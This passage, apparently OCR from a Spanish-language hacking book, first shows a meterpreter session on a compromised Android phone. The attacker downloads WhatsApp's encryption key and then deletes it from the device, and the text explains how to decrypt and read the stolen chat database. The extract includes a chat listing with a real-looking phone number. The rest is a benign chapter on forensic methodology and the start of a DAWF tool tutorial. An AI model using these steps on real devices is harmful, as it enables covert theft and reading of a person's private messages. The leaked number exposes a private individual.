
```
meterpreter > pwd
/storage/emulated/legacy/WhatsApp
meterpreter > ls
Listing: /storage/emulated/legacy/WhatsApp
==========================================


Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40667/rw-rw-rwx   4096  dir   2018-07-29 23:46:39 -0500  .Shared
40667/rw-rw-rwx   4096  dir   2018-10-16 22:04:42 -0500  .trash
40666/rw-rw-rw-   4096  dir   2018-10-16 02:00:00 -0500  Databases
40666/rw-rw-rw-   4096  dir   2018-02-10 11:11:18 -0600  Media
100666/rw-rw-rw-  158   fil   2018-10-16 22:33:30 -0500  key

meterpreter > download key
[*] Downloading: key -> key
[*] Downloaded 158.00 B of 158.00 B (100.0%): key -> key
[*] download   : key -> key
meterpreter > rm key
```

Ahora sí, ya tenemos tanto la base de datos, como la llave para desencriptarla, ahora vamos a desencriptarla, para esto existen varias opciones decentemente sencillas.

La primera, si es una base de datos pequeña, es http://whatcrypt.com , directamente en la página, y si es una base de datos más grande, descarga la app en tu Android, sube los dos archivos en tu Android, y simplemente sube la base de datos y la llave al directorio.



WhatCrypt
Decrypt WhatsApp Database




Otra alternativa que encuentro más cómoda es usar WhatsApp Viewer, que puedes encontrar en https://whitesuithacking.com/material-libro o en su repositorio en GitHub buscándolo con dicho nombre.

Posteriormente, sea la herramienta que sea que uses, obtendrás un archivo .db, eso significa que ya podrás visualizar la base de datos en cualquier visualizador compatible, recomiendo WhatsApp Viewer de nuevo, ya que lo ordena en una interfaz amigable, sin embargo, existen otros programas que podrían manejar estos archivos.

Para abrir el archivo, simplemente haz clic en “File”, “Open…”, y selecciona la base de datos.



Y ahora te mostrará los contenidos en una manera organizada y amigable.



WhatsApp Viewer
File
Help
phone number
last message
52
9@s.whatsapp.net
2016.09
WhatsApp Chat (5218110456309@s.whatsapp.net)
2013.03.14
2013.03.14 - 22:19:10
2013.03.19
2013.03.19 - 13:30:57
2013.04.21
Hola
2013.04.21 - 13:42:22
Hey
2013.04.21 - 14:10:40
Que onda como andas?
2013.04.21 - 14:11:54
2013.04.22
2013.04.22 - 20:32:34
2013.04.22 - 20:32:49
2013.04.22 - 20:32:55
2013.04.22 - 20:33:34
2013.04.22 - 20:33:34
Export .txt ..
Export .html ..

6

Forense

Aunque este libro no es uno enfocado en informática forense, pienso que vale la pena hablar un poco al respecto tan solo para entender la metodología y la importancia de esta para la continuidad de un negocio, así que tocare el tema de informática forense, su metodología, y una práctica con una herramienta para esto.

Metodología

La metodología de la informática forense tiene que ser llevada muy estructurada, pero en sí, es decentemente sencilla, lo importante aquí es que para recopilar evidencias confiables y admisibles legalmente hablando, se tiene que llevar una cadena de custodia muy estructurada de por donde paso la información, como se obtuvo, que cambios se hicieron, quien tuvo acceso a esta, y donde se almacenó.

Tomando en cuenta lo anterior, los pasos son:


Identificar la evidencia: En este paso se llega a la "escena" y se identifica que es evidencia y que no lo es.

Adquisición de la evidencia: En este punto, un equipo de informática forense empezaría a tomar la evidencia, dígase fotos del sistema, como está actualmente, transportar los dispositivos, nota, en este paso es muy importante que ninguna evidencia sea contaminada o modificada, por ejemplo, si se encuentra un sistema prendido y conectado, se buscaría en ese momento tomar la evidencia digital, por ejemplo, registros, copias de disco, etc, sin que se apague o haga cualquier cambio importante a la máquina. Incluso se tiene que documentar que herramienta se utilizó para recopilar la información ya que toda herramienta deja su propia "huella".

Preservación de la evidencia: Típicamente se sacan copias dobles de los discos e imágenes que se obtengan de una información o evidencia sensible.

Análisis de la evidencia: En este punto es donde se obtiene información real de la evidencia, como que se hizo a qué tiempo, quien modificó algún sistema, de donde, etc., todo tiene que ser estrictamente documentado, tanto de cómo se obtuvo, como exactamente que muestra.

Presentación del informe: Aquí es reportar todo lo obtenido y la metodología que se llevó, así como un registro (la cadena de custodia) que muestre quien tuvo acceso y que se modifica de la información. Aquí el trabajo del forense NO es sacar conclusiones de porqué se hizo algo, o ni siquiera quien, solo los hechos deben de ser presentados.


Evaluación de la situación
Identificación de la evidencia
Adquisición de la evidencia
Preservación de la evidencia
Análisis de la evidencia
Presentación del informe
Devolución de la evidencia / Fin

Práctica - Windows


Para esta práctica, utilizaremos DAWF, una herramienta forense para Windows bastante sencilla, esta no está diseñada para actividades en las que la evidencia tenga que ser utilizada por la policía, sin embargo, es una herramienta útil y sencilla de utilizar para obtener cierta información como registros de un sistema.

Adicionalmente, cabe mencionar que DAWF realmente no hace nada más que automatizar ciertos procesos para recopilar información, así que es una herramienta muy básica.

Para descargarla, entren a https://whitesuithacking.com/material-libro y hagan clic en el botón que dice DAWF, luego de eso, descomprime el archivo .zip, y obtendrás una carpeta similar a la siguiente.

NOTA

Muchos antivirus detectan la herramienta como maliciosa, esto es por la naturaleza de la herramienta, no está hecha para ataques y evasión de antivirus, sin embargo, es inofensiva.




En esta carpeta, la herramienta DAWF, que es la que automatiza las funciones, es el ejecutable, y la carpeta de herramientas son las herramientas reales que DAWF está utilizando para automatizar, en la carpeta de "evidencias" es donde se guardaran nuestros resultados.


Para iniciar la herramienta, ejecuta DAWF como administrador, y vamos a ponerle "Iniciar", y esperemos un poco a que haya terminado de recopilar la información.



